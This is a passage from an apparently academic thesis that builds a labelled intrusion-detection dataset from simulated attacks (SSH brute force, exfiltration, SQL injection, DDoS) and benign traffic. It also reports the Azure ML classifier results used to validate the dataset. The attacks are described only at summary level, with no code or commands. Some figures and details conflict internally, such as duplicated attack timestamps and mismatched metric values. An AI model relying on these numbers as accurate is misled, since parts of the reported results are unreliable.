- **SSH:** The CNCF contains two distinct attacks exploiting SSH as the initial attack vector, SSH-001 and SSH-002. They both employ a dictionary attack to gain initial access to the target. The objective of SSH-001 is to collect and exfiltrate sensitive data to the C2 server over port 8888, and has a timespan of eight minutes - 14:23:14 to 14:31:14. SSH-002 focuses on gathering data about the internal network of compromise to be leveraged in further escalation and communicates with the C2 server over port 591, and has a duration of two minutes - 15:13:04 to 15:15:38. Additionally, they utilize two different kinds of persistence.
- **FTP:** A single attack leveraging a vulnerable FTP service is present in the CNCF. The primary goal is to recruit and prepare the target host as a DDoS botnet. The attack lasts for four minutes - 14:40:15 to 14:44:18. The communication with the C2 server occurs over port 522.
- **Phishing:** This attack has the objective of swiftly exfiltrating sensitive data to a cloud service (Dropbox) upon being executed by the victim. It has a duration of two minutes - 14:33:48 to 14:35:40.
- **Probing:** Two types of probe attacks are contained in the CNCF. They differ in the protocol utilized. Probe-001 utilizes TCP and scans a wide range across common ports, both trying to detect running services and the operative system of the target. The time span of the attack is 45 seconds - 14:13:04 to 14:13:49. Probe-002 occurs from 14:16:35 to 14:17:11 and utilizes UDP to scan for common open ports and determine running services.
- **Web:** WEB-001 contained in the CNCF employs an SQL Injection attack to breach sensitive user data of the target; it has a duration of two minutes - 14:52:02 to 14:53:57. WEB-002 utilizing Cross-site scripting (XSS) to bypass email validation, it takes place from 14:52:02 to 14:53:57 in the CNCF.
- **DDoS:** Two different types of DDoS exist within the CNCF. DDoS-001 uses Slowloris to, in a subtle way, exhaust the resources of the target system and utilize both bots for the

attack. It has a duration of two minutes - 15:08:56 to 15:10:53. DDoS-002 employs a UDP flood attack with the purpose of consuming as much bandwidth as possible to saturate the network. The attack is ongoing for a total of 24 seconds - from 15:02:17 to 15:02:41.

5.2 Dataset Overview

This section will recap the construction and purpose of the dataset and present an overview of its features and labels.

ts	uid	id.orig_h	id.orig_p	id.resp_h	id.resp_p	proto	service	duration	orig_bytes	resp_bytes	conn_state	local_orig	local_resp	missed_by...	history	orig_pkts	orig_ip_by...	resp_pkts	resp_ip_by...	tunnel_pa...	killchain_c...	killchain_id	mitre_tactic	label
1.714.227.2...	CheM2Na...	192.168.0.2...	50350	192.168.0.85	21	tcp	-	0.055291	0	20	SF	true	true	0	SHAAdRR	5	248	4	235	-	-	-	-	0
1.714.227.2...	CheM3a2...	192.168.0.2...	50351	192.168.0.85	21	tcp	-	0.041320	0	20	SF	true	true	0	SHAAdRR	5	248	3	184	-	-	-	-	0
1.714.227.2...	CTEDi9a...	192.168.0.2...	50352	192.168.0.85	21	tcp	-	0.053078	0	20	SF	true	true	0	SHAAdRR	5	248	3	184	-	-	-	-	0
1.714.227.2...	CrHe9437C...	192.168.40...	46249	192.168.40...	22	tcp	-	-	-	-	SH	true	true	0	Q	1	60	0	0	-	reconnaiss...	edac59fb-4...	Reconnaiss...	1
1.714.227.2...	CAZDf9a...	192.168.40...	46249	192.168.40...	22	tcp	-	-	-	-	SH	true	true	0	Q	1	60	0	0	-	reconnaiss...	edac59fb-4...	Reconnaiss...	1
1.714.227.2...	C6R949Y9K...	192.168.40...	46249	192.168.40...	22	tcp	-	-	-	-	SH	true	true	0	Q	1	60	0	0	-	reconnaiss...	edac59fb-4...	Reconnaiss...	1

Figure 5.1: Snippet of the complete dataset

5.2.1 Construction and purpose

The dataset consists of both synthetic malicious data and real benign data, making it a hybrid of both. The synthetic malicious data was generated by simulating attacks, which were selected based on a survey of the most common attacks observed on the internet. We collected the benign data in order to make the setups between the benign and malicious data cohesive. The data was then collected using Wireshark and further processed into connections using Zeek. Using a custom-built script, the connection log generated from Zeek was then enriched with labels, grouping the malicious connections into incidents and categorized using the MITRE ATT&CK and Cyber Kill Chain framework. Additionally, a label was added to aid the validation process of the dataset itself, which labels connections as benign or malicious. However, it is important to highlight despite the validation process involving the classification of benign and malicious data, the purpose of the dataset is to aid the creation and training of another advanced model to group malicious traffic into incidents.

5.2.1.1 Features and Labels

The features in the dataset are chosen through the connection log files generated using Zeek with the network trace file captured with Wireshark. The table in Table 5.2 outlines the features in the dataset alongside a brief description.

The following table in Table 5.4 outlines the labels we enriched the connection log file with; they are based on Mitre and Cyber kill chain frameworks. Here, it may be worth mentioning the incident ID is named "killchain_id" but is equally relevant for either Mitre or Cyber kill chain.

Feature	Data Type	Description
ts	time	Timestamp in UNIX epoch format
uid	string	Unique ID of the connection
id.orig_h	addr	Originating endpoint IP Address
id.orig_p	integer	Originating endpoint TCP/UDP port (Or ICMP code)
id.resp_h	addr	Responding endpoint IP Address
id.resp_p	integer	Responding endpoint TCP/UDP port
proto	string	Transport Layer Protocol of the connection
service	string	Dynamiccaly detected application protocol, if detected
duration	integer	Time of the last packet seen - time of the first packet seen
orig_bytes	integer	Originator payload bytes - from sequence numbers if TCP
resp_bytes	integer	Responder payload bytes - from sequence numbers if TCP
conn_state	integer	Connection state elaborated inTable 5.3
local_orig	bool	If connection originated locally T, if remotely F
missed_bytes	integer	Number of missing bytes in content gaps (Packet loss)
history	string	Connection state history elaborated inTable 5.3
orig_pkts	integer	Number of ORIG packets
orig_ip_bytes	integer	Number of ORIG IP bytes (via IP total length header field)
resp_pkts	integer	Number of RESP packets
resp_ip_bytes	integer	Number of RESP IP bytes (via IP total length header field)
tunnel_parents	set[string]	If tunneled, connection UID of the encapsulating parent(s)

Table 5.2: Dataset features defined through Zeek

Flag	Description
S	SYN without the ACK bit set
H	SYN-ACK handshake
A	Pure ACK
D	Packet with data payload
F	Packet with FIN bit set
R	Packet with RST bit set
C	Packet with bad checksum
I	Inconsistent packet with both SYN and RST
Q	Multi flag with both SYN and FIN or SYN and RST
T	Retransmitted packet
^	Flipped connection

Table 5.3: Supplementary table for Table 5.2 to elaborate on "history" and "conn state" features

Name	Data Type	Description
mitre_tactic	string	The MITRE ATT&CK tactic
killchain_id	string	Unique ID of the kill chain/Incident ID the attack belongs to
killchain_category	string	The attack categorized according to kill chain category
label	bool	If malicious 1, if benign 0

Table 5.4: Dataset labels based on Mitre and Cyber Kill Chain model

5.2.1.2 Size and composition

The dataset consists of a total of 7038 entries, each representing an individual connection. Of those entries, 5718 are labeled as benign, and the remaining 1320 are labeled as malicious. This represents a percentage split of 81.24% benign and 18.76% malicious data. The malicious data consisted of 10 different incidents/killchain_ids. The largest incident consisted of 1200 rows, and the smallest 15 rows. 6 out of 7 kill chain categories and 8 out of 14 Mitre tactics were present in the dataset.

5.3 Experiment

This section presents which specific configurations were used for the experiment how it was executed and the intermediary steps that were taken during the experiment.

5.3.1 Configurations

Here the configurations used for the experiment are listed alongside clarifications regarding the configurations. Only configurations differentiating from the default configurations are listed.




Figure 5.2: Screenshot of dataset configuration in Azure Machine Learning Studio

- Task settings:
We specify the task we want the models to perform, which is classification. We also specify the target label, which we named "label." This is simply a label specifying whether each data point should be considered benign or malicious. The configuration can be seen in Figure 5.2

Primary metric ⓘ
PrecisionScoreWeighted ▼

☒ Explain best model ⓘ

☐ Enable ensemble stacking ⓘ

☐ Use all supported models

Allowed models ⓘ
LogisticRegression, GradientBoosting, BernoulliNaiveBayes, DecisionTree, RandomF... ▼

Figure 5.3: screenshot of models configuration in Azure Machine Learning Studio

- **Models:**

We specify which models we want Azure Machine Learning Studio to use when training on the dataset. Azure has a wide range of models available, but we highlight these models for simplicity. The configuration can be seen in Figure 5.3

▼ Limits

Max trials ⓘ
1000

Max concurrent trials ⓘ
1

Max nodes ⓘ
Enter max nodes

Metric score threshold ⓘ
Enter metric score threshold

Experiment timeout (minutes) ⓘ
360

Iteration timeout (minutes) ⓘ
30

☒ Enable early termination ⓘ

Figure 5.4: Screenshot of limits configuration in Azure Machine Learning Studio

- **Limits:**

We enable Azure to terminate model configurations early in the limits configuration. This is done because it saves time and resources and because we are not interested in maximizing model performance at any cost. The configuration can be seen in Figure 5.4

Validate and test

You can choose a validation type and select test data as an optional step.

Validation type ⓘ
Automatic ▼

Test data ⓘ
Train-test split ▼

Percentage test of data ⓘ
20

Automated ML recommends that between 10 and 30 percent of data is held out for test

Figure 5.5: screenshot of validation configuration in Azure Machine Learning Studio

- **Validation:**

We specify that we want 20 percent of the dataset to be allocated for testing, which is done after training. The configuration can be seen in Figure 5.5

5.3.2 Intermediary Findings and Modifications

During the initial performance evaluation of models, the feature importance of the best-performing model, Logistic Regression, was discovered to have a suspiciously high reliance on the IP feature. The IP feature had a weight of 0.93, while other features weighed below 0.06.

Another dataset was made, excluding the IP feature. After training the models and evaluating their performance. The best-performing model remained logistic regression. Here it was noticed that the performance of the model was minimally impacted, the accuracy score changed from 0.9960 to 0.9932.

The feature importance of the updated dataset was found to be better distributed, the second most weighted feature weighing 0.7835. The feature that had the highest weight was a feature correlating to the response port. It was argued that this feature was not a feature leak due to the feature also having importance in human analysis.

5.4 Model results

Machine Learning Algorithm	Accuracy	Precision	Recall	F1	F1 Weigthed
Logistic Regression	0.9932	0.9910	0.9867	0.9888	0.9932
Random Forest	0.9918	0.9897	0.9834	0.9865	0.9818
Decision Tree	0.9893	0.9927	0.9747	0.9600	0.9752
Gradient Boosting	0.9893	0.9927	0.9723	0.9821	0.9894
Bernoulli Naive Bayes	0.9808	0.9578	0.9820	0.9693	0.9810

Table 5.5: Machine Learning Results

After all models were trained using the F1 score as the performance metric, Logistic regression was the best-performing model with a weighted F1 score of 0.9932, followed by Random forest and gradient boosting. The worst-performing model was the Decision Tree, with a weighted F1 score of 0.9752.

A confusion matrix, which illustrates the ratio between true and false positives and negative predictions, was illustrated for the best-performing model, Logistic regression. It can be seen in the following figure Table 5.6.

		Actual Values	
		Positive	Negative
Predicted Values	Positive	1030	13
	Negative	25	4562

Table 5.6: Confusion Matrix of results

CHAPTER 6

DISCUSSION

This chapter start with summarising how the research objectives from the problem statement were solved. Afterwards, the contributions of the project are discussed before interpreting the results and its limitations.

6.1 Summarising Solutions of Research Objectives

This section summarizes and outlines how the project accomplished each research objective and to what extent. The research objectives of the project relate to the larger goal that the project is trying to accomplish, which is minimizing alert fatigue experienced by security analysts reviewing alerts generated by Intrusion Detection Systems. The solution this project is exploring is based on the concept of group-based event analysis, which is the idea of grouping events together during analysis instead of reviewing each event isolated. The solution this project proposes is split into two scopes. The first scope, which this project focuses on, is using the concept of group-based event analysis to make a dataset with labels that group malicious traffic into incidents. The second scope is using the dataset to train a model to group malicious traffic into incidents. The idea is then for these groups of malicious traffic to be sent to security analysts instead of individual alerts.

6.1.1 Objective 1

How do we create a comprehensive dataset of malicious and benign traffic with accurate labels that group malicious traffic into incidents?

To group malicious traffic into incidents, we utilize established attack frameworks such as the Cyber Kill Chain. The Cyber Kill Chain gives us a foundation to group individual malicious events together using constructs like kill chains, which chain several individual malicious events into a larger cohesive incident. Additionally, it allows us to categorize each part of the chain, from reconnaissance to exfiltration of data. However, it was found problematic to utilize attack frameworks on malicious traffic obtained from existing datasets, whether

generated or captured from real traffic. The problem arises from the lack of known intent and, in some cases, lack of context. Therefore, it was deemed necessary to instead synthetically generate the malicious data ourselves, as this is the only way to know the intent behind the simulated attacks with certainty.

6.1.2 Objective 2

How do we obtain malicious and benign traffic?

The malicious data was synthetically generated using scripts we wrote in conjunction with the penetration testing tool Caldera. The attacks to represent the dataset were selected based on existing data on the most common cyber attacks. It was chosen to simulate the malicious data ourselves in order to better map the attacks to attack frameworks needed for the dataset. The benign traffic were chosen to be captured by us as well in order to ensure cohesiveness between the malicious traffic and the benign traffic.

6.1.3 Objective 3

How do we validate the dataset?

The solution this project leverages is validating the dataset through an iterative process that involves using Azure Machine Learning studio to train a set of conventional models on a subset of the intended task. despite not being the optimal validation method, the method managed to improve the quality of the dataset by identifying target leak features and removing them. Making the dataset more useful for future model training.

6.2 Contributions

This section summarises the contributions this project has made through various artifacts produced throughout the project.

6.2.1 Artifacts

During the project, several artifacts were created, and additional intermediary artifacts were created to aid the creation of these artifacts. They contribute to the field with new data and diversify the existing data.

- **Dataset:** The dataset created as a product of the project consists of 7038 entries, 5718 benign and 1320 malicious. It was created with the vision of being used to train an advanced model that will be able to group malicious traffic into incidents. However, the dataset can also be used for the purpose of a more conventional model with the tasks

of classifying benign and malicious traffic. Even though many datasets exist with this purpose, this dataset still brings value by diversifying the existing group of datasets.

- **Complete Network Capture File:** The complete network capture file contains both malicious and benign traffic in conjunction with the event logs, which record each malicious event and the exact timestamps of execution. This artifact, alongside the intermediary Network Capture Files, consisting of benign and malicious traffic, can be used to aid the creation of other datasets.
- **Scripts:** Several tools and utilitarian scripts were made during the project. From the attack simulation part of the project, several scripts were written to systematically simulate various types of attacks, these scripts can be used in various other contexts such as testing Intrusion Detection Systems against simulated attacks.

Another significant script written for the project was in the form of a labeling tool. This tool utilizes event log files from Caldera and a corresponding Network Trace File to map events from the event log to entries in the Network Trace File to generate a labeled CSV file. This tool can be used if others wish to reuse our methodology to create labeled datasets. It can also be modified to add additional labels or modify the format of the existing ones.

6.3 Interpretations of Results

In this section, we look at the results gathered from the findings. We specifically discuss the modifications we made to the dataset during the initial training. Additionally, we interpret why we generally are seeing unusually high performance metrics on the fully trained models.

6.3.1 Target Leak Identification

During initial training, a target leak was identified by studying the feature-importance of the best-performing model. A target leak is a feature that unintentionally leaks information about the target label of the dataset. In our case, the target label represented whether a given row was classified as benign or malicious, and the identified target leak feature was the IP features, which identify the IPs used for the connections. We suspect the way the feature indirectly leaked the target label was through a high correlation between IPs and malicious traffic. After studying the feature closer, we identified that most malicious connections shared the same sender IP; although there were several of these IPs and not just one, we suspect the model could essentially just focus on identifying the handful of IPs related to malicious traffic and entirely use that for classification, which is of course not a generalize-able strategy. Fortunately, when we removed the target leak feature, the new models still performed well and produced performance metrics comparable to those of the initial dataset with the target leak feature.

However, the second iteration of the dataset still showed that the best-performing model had a relatively high reliance on a single feature. This time the feature was a feature representing the response port used in the connection. This feature were not identified as a target leak because we argue that using response port to identify malicious traffic is also a strategy used in human analysis and is therefore a much more generalisable strategy and a naturally occurring "leak".

6.3.2 High Performance Metrics

During several iterations of performance evaluations, it was noted that all models always had relatively high-performance metrics; for example, accuracies were typically always in the range of 99 to 95%. Looking at the worst-performing model configuration, it still managed to achieve a precision score of 0.812. The corresponding confusion matrix reveals that the model only classifies traffic as benign. But because the traffic is imbalanced, leaning towards benign classifications, the model still scores a high precision score. This leads to the theory behind why we think so many models achieve such high-performance metric scores. Part of the reason, as explained here, is that it is relatively simple for the models to achieve an above 80% precision score. So, the room for improvement to reach performance metrics above 90% is smaller and easier to achieve. Another part of the reason is also spectacular, which is caused by Azure ML Studio optimizing the hyperparameter tuning systematically, ensuring good configurations are found.

6.4 Novelty

The novelty this project brings is mainly through the utilization of existing frameworks in new contexts and showcasing their value.

- Using attack frameworks to train machine learning models: The main novelty of this project is arguably the idea of utilizing attack frameworks in conjunction with machine learning to group malicious traffic into incidents. The project utilizes attack frameworks such as Cyber Killchain and Mitre as a foundation to group malicious traffic and create a labeled dataset that can label each malicious entry as a step of a larger attack and an ID of an incident it belongs to. The intention is then to use this dataset to train an advanced model that will be able to group unlabelled malicious traffic within the context of attack frameworks.
- Using analysis frameworks in context with simulating attacks:

While designing and generating attacks to simulate, several established frameworks and tools were used within new contexts. Analysis frameworks like the Diamond Model were utilised to gain an understanding of the infrastructure behind cyber attacks and were used to create our own infrastructure leveraging Caldera, a penetration testing

tool and virtualized Command And Control servers to support our simulated attacks and to ensure they reflect attacks seen in real life.

6.5 Limitations

This section acknowledges limitations of the findings of the project. These limitations provide context for the findings and indicate what the results may or may not be used for.

6.5.1 Benign Traffic Bias

The collection of the benign traffic was conducted in a controlled, real-world setting prior to integrating the attacks. Adding a layer of realism might only reflect a limited amount of authentic usage due to a limited number of devices and awareness that the network is being monitored.

6.5.2 Benign-to-Malicious Traffic Ratio

Benign traffic outweighs malicious traffic in most real-world networks and effectively balancing this ratio might lead to certain limitations. A high ratio of benign traffic facilitates realism and accurately represents real-world conditions but restricts a machine learning model performance due to the lack of adequate malicious data or produces very high accuracy by simply predicting the majority class for all instances. On the other hand, a skewed ratio towards malicious traffic might improve a machine learning model's performance but reduce its usage under real-world conditions. In this project, we utilized the ratio 5:1, which might be less realistic but ensures that the malicious traffic, as the minority class, is still adequately represented.

6.5.3 Isolated Impact

Utilizing a purely virtualized environment to conduct the attack simulations might lead to not capturing the broader and systemic impact since attacks can have cascading effects besides the target system. For example, a DDoS attack might impact an entire network, not just the target.

The methodologies and results presented in this project provide an advancement in simulating cyber attacks by presenting a detailed simulation environment and integrating well-known cyber attack frameworks. However, the achievements come with certain limitations that might not reflect the complexity of real-world cyber attacks. The primary limitations include:

CHAPTER 7

CONCLUSION

This project addresses the problem of alert fatigue experienced by security analysts working with alerts from Intrusion Detection Systems. Our solution is based on the concept of group-based event analysis. We envision a solution that involves training a model that can group malicious traffic into incidents. This approach reduces the number of alerts by grouping them into cohesive incidents, providing analysts with more context and reducing the amount of alerts they receive. However, for this project, we focus on building the dataset that will enable the creation and training of the model.

The final dataset was created by using malicious data that we simulated and benign data we captured ourselves. We utilized the Cyber Kill Chain model and the MITRE ATT&CK framework as a foundation to group and label the malicious data into cohesive incidents. Lastly, the dataset was validated using the tool Azure Machine Learning Studio, which helped us train a large range of models and configurations on the dataset.

The main contribution this project makes to the field is through the generated dataset consisting of a total of 7038 entries, of which 81.24% are benign and 18.76% malicious. The secondary contribution is through the novel methodologies used throughout the project, the main one being the utilization of attack frameworks such as Cyber Kill Chain in the context of training a model to group isolated malicious events into cohesive incidents.

Two particular areas have been identified to further improve the created dataset through additional validation against real life data and the continuation of the original vision by working on a model that can utilize the dataset to group unlabelled malicious traffic into incidents according to attack frameworks.

In regards to furthering the existing validation, the current dataset validation only utilizes data sourced from the dataset, even though data has been separated into isolated sets used for training, validation, and testing. This still raises concern regarding the relevancy of the synthetic attacks compared to real attacks gathered in real environments. To address this concern, we propose a method to validate whether the synthetic attacks fairly represent real-

world attacks and to what extent. The methodology involves training a set of models on the hybrid dataset, consisting of synthetic attacks and real benign data. Once the models are trained and optimized, they will be deployed against real data obtained from Intrusion Detection systems. However, evaluating the accuracy of the classification of the model is not trivial, as data obtained from real life is not labeled. To overcome this problem, we propose that security analysts be used as experts to judge how well the model is performing compared to their domain knowledge. Alternatively, it could also be interesting to compare the classification of the model compared to that of a human security analyst. The comparison may give some unique insight into how both humans and the model classify benign and malicious traffic.

Once the dataset is validated in a way that ensures it reflects real-world data, we can continue using the dataset for the next step of the original vision. As mentioned throughout the project, the intention of the generated dataset is to aid the creation and training of an advanced model that can group malicious traffic into incidents. This model could benefit the field greatly by potentially increasing the accuracy of security analysts and also easing their workload at the same time. However, the main obstacles and tasks involved are generating a dataset to train this model on, which we tackle in this project, and testing if any current algorithms can group incidents in such a way that the grouping adheres to one of the given attack frameworks, if not, it introduces the challenge of designing novel algorithms that can.

Bibliography

- [1] Trend Micro. URL: <http://www.multivu.com/players/English/8967351-trend-micro-cybersecurity-tool-sprawl-drives-plans-outsources-detection-response/> (visited on 05/27/2024).
- [2] Zotero. URL: <https://www.zotero.org/> (visited on 03/12/2024).
- [3] Eric Hutchins, Michael Cloppert, and Rohan Amin. "Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains". In: *Leading Issues in Information Warfare & Security Research* 1 (Jan. 2011).
- [4] Lockheed Martin. *Gaining the Advantage: Applying Cyber Kill Chain Methodology to Network Defense*. 2015. URL: https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/documents/cyber/Gaining_the_Advantage_Cyber_Kill_Chain.pdf (visited on 04/18/2024).
- [5] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/cyber-kill-chain/> (visited on 03/31/2024).
- [6] Blake E. Strom et al. "MITRE ATT&CK: Design and Philosophy". In: (2020). (Visited on 02/18/2024).
- [7] MITRE. URL: <https://attack.mitre.org/> (visited on 02/03/2024).
- [8] Statista. URL: <https://www.statista.com/topics/1145/internet-usage-worldwide/#topicOverview> (visited on 03/31/2024).
- [9] Statista. URL: <https://www.statista.com/outlook/dmo/fintech/digital-payments/worldwide#transaction-value> (visited on 03/31/2024).
- [10] Financial Conduct Authority (FCA). URL: <https://www.fca.org.uk/news/press-releases/equifax-ltd-fine-cyber-security-breach> (visited on 03/31/2024).
- [11] Mirko Sailio, Outi-Marja Latvala, and Alexander Szanto. "Cyber Threat Actors for the Factory of the Future". In: *Applied Sciences* 10 (June 2020), p. 4334. DOI: 10.3390/app10124334.
- [12] ENISA. *ENISA Threat Landscape 2023*. Oct. 2023. URL: <https://www.enisa.europa.eu/topics/cyber-threats/threats-and-trends> (visited on 03/31/2024).
- [13] Reuters. URL: <https://www.reuters.com/article/us%E2%80%90cyberattack%E2%80%90iran%E2%80%90idUSTRE7B10AV20111202/> (visited on 03/30/2024).

- [14] Bitdefender. URL: <https://www.bitdefender.com/blog/hotforsecurity/stratfor-hacker-faces-10-years-in-prison/> (visited on 03/30/2024).
- [15] ComputerWorld. URL: <https://www.computerworld.com/article/2730001/wikileaks-releases-stratfor-emails-possibly-from-december-hack.html> (visited on 03/31/2024).
- [16] Jason R.C. Nurse et al. "Understanding Insider Threat: A Framework for Characterising Attacks". In: (2014), pp. 214–228. DOI: 10.1109/SPW.2014.38.
- [17] Palo Alto Networks. URL: https://www.paloaltonetworks.com/content/dam/pan/en_US/assets/pdf/reports/2024-unit42-incident-response-report.pdf (visited on 05/26/2024).
- [18] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/cyberattacks/most-common-types-of-cyberattacks/> (visited on 03/31/2024).
- [19] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/malware/types-of-malware/> (visited on 03/31/2024).
- [20] Palo Alto Networks. URL: <https://www.paloaltonetworks.com/cyberpedia/what-is-malware> (visited on 03/29/2024).
- [21] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/ransomware/> (visited on 03/29/2024).
- [22] Harun Oz et al. "A Survey on Ransomware: Evolution, Taxonomy, and Defense Solutions". In: *ACM Comput. Surv.* 54.11s (Sept. 2022). ISSN: 0360-0300. DOI: 10.1145/3514229. URL: <https://doi-org.zorac.aub.aau.dk/10.1145/3514229>.
- [23] IBM. URL: <https://www.ibm.com/topics/data-exfiltration> (visited on 03/24/2024).
- [24] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/botnets/> (visited on 03/31/2024).
- [25] Simon Nam Thanh et al. "Survey on botnets: Incentives, evolution, detection and current trends". English. In: *Future Internet* 13.8 (2021). ISSN: 1999-5903. DOI: 10.3390/fi13080198.
- [26] Syeda Farjana Shetu et al. "A Survey of Botnet in Cyber Security". In: *2019 2nd International Conference on Intelligent Communication and Computational Techniques (ICCT)*. 2019, pp. 174–177. DOI: 10.1109/ICCT46177.2019.8969048.
- [27] Nazrul Hoque, Dhruba K. Bhattacharyya, and Jugal K. Kalita. "Botnet in DDoS Attacks: Trends and Challenges". In: *IEEE Communications Surveys Tutorials* 17.4 (2015), pp. 2242–2270. DOI: 10.1109/COMST.2015.2457491.
- [28] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/denial-of-service-dos-attacks/> (visited on 03/30/2024).
- [29] Palo Alto Networks. URL: <https://www.paloaltonetworks.com/cyberpedia/what-is-a-denial-of-service-attack-dos> (visited on 03/28/2024).

- [30] Cloudflare. URL: <https://www.cloudflare.com/learning/ddos/syn-flood-ddos-attack/> (visited on 03/26/2024).
- [31] Cloudflare. URL: <https://www.cloudflare.com/learning/access-management/phishing-attack/> (visited on 03/31/2024).
- [32] Palo Alto Networks. URL: <https://www.paloaltonetworks.com/cyberpedia/what-is-phishing> (visited on 03/30/2024).
- [33] The Guardian. URL: <https://www.theguardian.com/technology/2016/feb/29/snapchat-leaks-employee-data-ceo-scam-email> (visited on 03/25/2024).
- [34] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/identity-security/identity-based-attacks/> (visited on 03/31/2024).
- [35] Keeper. URL: <https://www.keepersecurity.com/blog/2023/12/05/what-are-identity-based-attacks/> (visited on 03/26/2024).
- [36] Crowdstrike. URL: <https://www.crowdstrike.com/global-threat-report/> (visited on 03/18/2024).
- [37] Keeper. URL: <https://www.keeper.io/hubfs/Reports/Password-Practices-Report-US-Edition-2022.pdf> (visited on 03/22/2024).
- [38] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/brute-force-attacks/> (visited on 03/30/2024).
- [39] Fortinet. URL: <https://www.fortinet.com/resources/cyberglossary/brute-force-attack> (visited on 03/31/2024).
- [40] Kali Linux. URL: <https://www.kali.org/tools/john/> (visited on 03/24/2024).
- [41] OWASP. URL: <https://owasp.org/www-project-top-ten/> (visited on 03/22/2024).
- [42] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/sql-injection/> (visited on 03/22/2024).
- [43] Fortinet. URL: <https://www.fortinet.com/resources/cyberglossary/sql-injection> (visited on 03/23/2024).
- [44] Crowdstrike. URL: <https://www.crowdstrike.com/cybersecurity-101/cross-site-scripting-xss/> (visited on 03/24/2024).
- [45] Cloudflare. URL: <https://www.cloudflare.com/learning/security/threats/cross-site-scripting/> (visited on 03/23/2024).
- [46] Hamad Al-Mohannadi et al. "Cyber-Attack Modeling Analysis Techniques: An Overview". In: (Aug. 2016). DOI: 10.1109/W-FiCloud.2016.29.
- [47] Sergio Caltagirone, Andrew D. Pendergast, and Chris Betz. "The Diamond Model of Intrusion Analysis". In: 2013. URL: <https://api.semanticscholar.org/CorpusID:108270876>.

- [48] Michael E. Kuhl et al. “Cyber attack modeling and simulation for network security analysis”. In: (2007), pp. 1180–1188. DOI: 10.1109/WSC.2007.4419720.
- [49] Carlos Sarraute, Fernando Miranda, and José Orlicki. “Simulation of Computer Network Attacks”. In: (Aug. 2007).
- [50] Cynthia Phillips and Laura Painton Swiler. “A graph-based system for network-vulnerability analysis”. In: NSPW '98 (1998), pp. 71–79. DOI: 10.1145/310889.310919. URL: <https://doi.org/10.1145/310889.310919>.
- [51] Kengo Zenitani. “Attack graph analysis: An explanatory guide”. In: *Computers Security* 126 (2023), p. 103081. ISSN: 0167-4048. DOI: <https://doi.org/10.1016/j.cose.2022.103081>. URL: <https://www.sciencedirect.com/science/article/pii/S0167404822004734>.
- [52] Eleni-Maria Kalogeraki, Spyridon Papastergiou, and Themis Panayiotopoulos. “An Attack Simulation and Evidence Chains Generation Model for Critical Information Infrastructures”. In: *Electronics* 11.3 (2022). ISSN: 2079-9292. DOI: 10.3390/electronics11030404. URL: <https://www.mdpi.com/2079-9292/11/3/404>.
- [53] Andrey Ferriyan et al. “Generating Network Intrusion Detection Dataset Based on Real and Encrypted Synthetic Attack Traffic”. In: *Applied Sciences* 11.17 (2021). ISSN: 2076-3417. DOI: 10.3390/app11177868. URL: <https://www.mdpi.com/2076-3417/11/17/7868>.
- [54] Canadian Institute of Cybersecurity. URL: <https://www.unb.ca/cic/datasets/ids-2017.html> (visited on 04/05/2024).
- [55] Canadian Institute of Cybersecurity. URL: <https://www.unb.ca/cic/datasets/ids-2018.html> (visited on 04/05/2024).
- [56] MITRE. URL: <https://caldera.mitre.org/> (visited on 04/05/2024).
- [57] MITRE. URL: <https://caldera.readthedocs.io/en/stable/Basic-Usage.html> (visited on 04/05/2024).
- [58] Anthony Rose Vincent Rose Jacob Krasnov. URL: <https://bc-security.org/an-introduction-to-starkiller/> (visited on 04/20/2024).
- [59] BC-SECURITY. URL: <https://github.com/BC-SECURITY/Starkiller> (visited on 03/20/2024).
- [60] BC-SECURITY. URL: https://github.com/BC-SECURITY/Long-Live-The-Empire/blob/main/Long_Live_the_Empire_A_C2_Workshop_for_Modern_Red_Teaming.pdf (visited on 04/20/2024).
- [61] HavocFramework. URL: <https://havocframework.com/> (visited on 04/21/2024).
- [62] LLC Fortra and its group of companies. URL: <https://www.cobaltstrike.com/> (visited on 04/21/2024).

- [63] HavocFramework. URL: <https://github.com/HavocFramework/Havoc> (visited on 04/21/2024).
- [64] LLC Fortra and its group of companies. URL: https://hstechdocs.helpsystems.com/manuals/cobaltstrike/current/userguide/content/topics/ui_main.htm (visited on 04/21/2024).
- [65] Rapid7. URL: <https://docs.metasploit.com/docs/using-metasploit/advanced/meterpreter/meterpreter.html> (visited on 04/11/2024).
- [66] Rapid7. URL: <https://docs.rapid7.com/metasploit/msf-overview/> (visited on 04/11/2024).
- [67] Miroslav Stampar Bernardo Damele A. G. URL: <https://sqlmap.org/> (visited on 05/30/2024).
- [68] Mathworks. URL: <https://www.mathworks.com/help/stats/feature-selection.html> (visited on 03/16/2024).
- [69] IBM. URL: <https://www.ibm.com/topics/data-labeling> (visited on 02/27/2024).
- [70] Zhiqiang Gong, Ping Zhong, and Weidong Hu. "Diversity in Machine Learning". In: *IEEE Access* 7 (2019), pp. 64323–64350. ISSN: 2169-3536. DOI: 10.1109/access.2019.2917620. URL: <http://dx.doi.org/10.1109/ACCESS.2019.2917620>.
- [71] The UCI KDD Archive. *KDD Cup 1999 Data*. Accessed: 2024-06-12. 1999. URL: <http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html>.
- [72] Romain Fontugne et al. "MAWILab: Combining Diverse Anomaly Detectors for Automated Anomaly Labeling and Performance Benchmarking". In: *ACM CoNEXT '10*. Philadelphia, PA, Dec. 2010.
- [73] R.R.R. Barbosa et al. *Simpleweb/University of Twente Traffic Traces Data Repository*. Undefined. CTIT Technical Report Series TR-CTIT-10-19. Netherlands: Centre for Telematics and Information Technology (CTIT), Apr. 2010.
